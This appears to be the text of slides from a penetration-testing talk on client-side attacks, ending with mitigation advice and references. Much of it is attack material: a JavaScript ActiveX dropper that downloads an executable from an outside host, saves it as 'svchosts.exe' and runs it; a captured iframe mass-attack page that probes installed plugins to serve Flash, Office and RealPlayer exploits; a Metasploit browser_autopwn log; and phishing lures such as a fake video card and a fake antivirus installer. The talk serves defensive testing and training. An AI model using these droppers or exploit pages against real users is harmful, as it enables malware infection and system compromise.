
Looking for a new way to show you love them this Valentine's Day?
Try a free Video Card.

http://[redacted]/skype.com/valentine/valentine.exe

Web Examples

Download and run an executable

- Just need to convince a user to install our malware



Antivirus 2009 Installer

This program will download and install Antivirus 2009 on your PC.

By clicking Continue button you accepting our terms and conditions.

請輸入您的登入名稱及密碼

會員名稱：

登入密碼：

自動登入： □

Web Examples

No Exploit Required: Java downloaders
ActiveX Repurposing

http://carnal0wnage.blogspot.com/2008/08/owning-client-without-an-exploit.html

```
function dropper() {

var x = document.createElement('object');
x.setAttribute('id','x');
x.setAttribute('classid','clsid:D96C556-65A3-11D0-983A-00C04FC29E36');

try {
var obj = x.CreateObject('msxml2.XMLHTTP',");
var app = x.CreateObject('Shell.Application',");
var str = x.CreateObject('ADODB.stream',");
```

Web Examples

No Exploit Required: Java downloaders (cont’d)


```
try {
str.type = 1;
obj.open('GET','http://coolsite.com//innocent.exe',false);
obj.send();
str.open();
str.Write(obj.responseBody);
var path = './/..//svchosts.exe';
str.SaveToFile(path,2);
str.Close();
}

try {
app.shellexecute(path);
}
```

Web Examples

Website -- iframe mass attack


Malicious?


View History Bookmarks Tools Help
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google

http://mk.cxaaaa.cn/mk.htm

Web Examples

Website -- iframe mass attack



```
<html>
<script>
document.write("<iframe width=100 height=0 src=flash.htm></iframe>");
document.write("<iframe width=100 height=0 src=xx.htm></iframe>");
document.write("<iframe width=100 height=0 src=14.htm></iframe>");
if(navigator.userAgent.toLowerCase().indexOf("msie 7")>0)
document.write("<iframe src=tt.htm width=100 height=0></iframe>");
try{var d;
var lz=new ActiveXObject("GLI"+"EDown.I"+"EDown.1");}
catch(d){};
finally{if(d!="[object Error]"){document.write("<iframe width=100 height=0 src=lz.htm></iframe>");}}
try{var b;
var of=new ActiveXObject("snpvw.Snap"+"shot Viewer Control.1");}
catch(b){};
finally{if(b!="[object Error]"){document.write("<iframe width=100 height=0 src=office.htm></iframe>");}}
try{var d;
var lz=new ActiveXObject("GLI"+"EDown.I"+"EDown.1");}
catch(d){};
finally{if(d!="[object Error]"){document.write("<iframe width=100 height=0 src=lz.htm></iframe>");}}
function Game()
{
Sameee = "IERPCtl.IERPCtl.1";
try
{
Gime = new ActiveXObject(Sameee);
}catch(error){return;}
Tellm = Gime.PlayerProperty("PRODUCTVERSION");
if(Tellm<="6.0.14.552")
document.write("<iframe width=100 height=0 src=real.htm></iframe>");
else
document.write("<iframe width=100 height=0 src=real.html></iframe>");
}
Game();
</script><script type="text/javascript" src="http://js.tongji.cn.yahoo.com/869209/ystat.js"></script><noscript><a href="http://tongj
</html>
```

←Flash exploits

←Office exploits

←Ourgame GLIEDown2 exploits

←Real player exploits

Web Examples

Browser Autopwn

- Doesn't work that well, but still worth mentioning. Modify to serve several specific exploits…iframe mass attack in metasploit ☺

```
msf auxiliary(browser_autopwn) >
[*] Started reverse handler
[*] Server started.
[*] Using URL: http://0.0.0.0:8080/demo/
[*] Local IP: http://192.168.0.101:8080/demo/
[*] Server started.
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >
[*] Request '/demo/' from 192.168.0.103:1208
[*] Recording detection from User-Agent
[*] Browser claims to be MSIE 6.0, running on Windows XP
[*] Responding with exploits
[*] Sending exploit HTML to 192.168.0.103:1082...
[*] Sending EXE payload to 192.168.0.103:1082...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
```

Client-Side Attack Mitigation

All is not lost, that's why we are testing our ability to respond!

- Strong Desktop Baseline and Patching Program
- Spam Filters – stop that email from hitting the user's inbox
- Outbound Content Filtering Proxy – something that matches protocols
- Egress Filtering

Client-Side Attack Mitigation

- Host-Based FW/HIDS/HIPS/Managed AV
- Strong Group Policy
- Host Integrity Monitoring
- User A-Scareness Training
  - A Client-Side Penetration Test could be that training!

Inspiration

http://www.zeltser.com/client-side-vulnerabilities/

http://carnal0wnage.blogspot.com/2008/04/phishing-revisited.html

http://carnal0wnage.blogspot.com/2007/12/spearphishing-during-pentest.html

Core Impact presentation on testing client side vulnerabilities

Targeted Social Engineering (whitepaper)
http://isc.sans.org/diary.html?storyid=5707&rss

Zero(day) Solutions

Attack Research

Thank You!!

Questions?

All demos available at http://vimeo.com/channels/FullScopeSecurity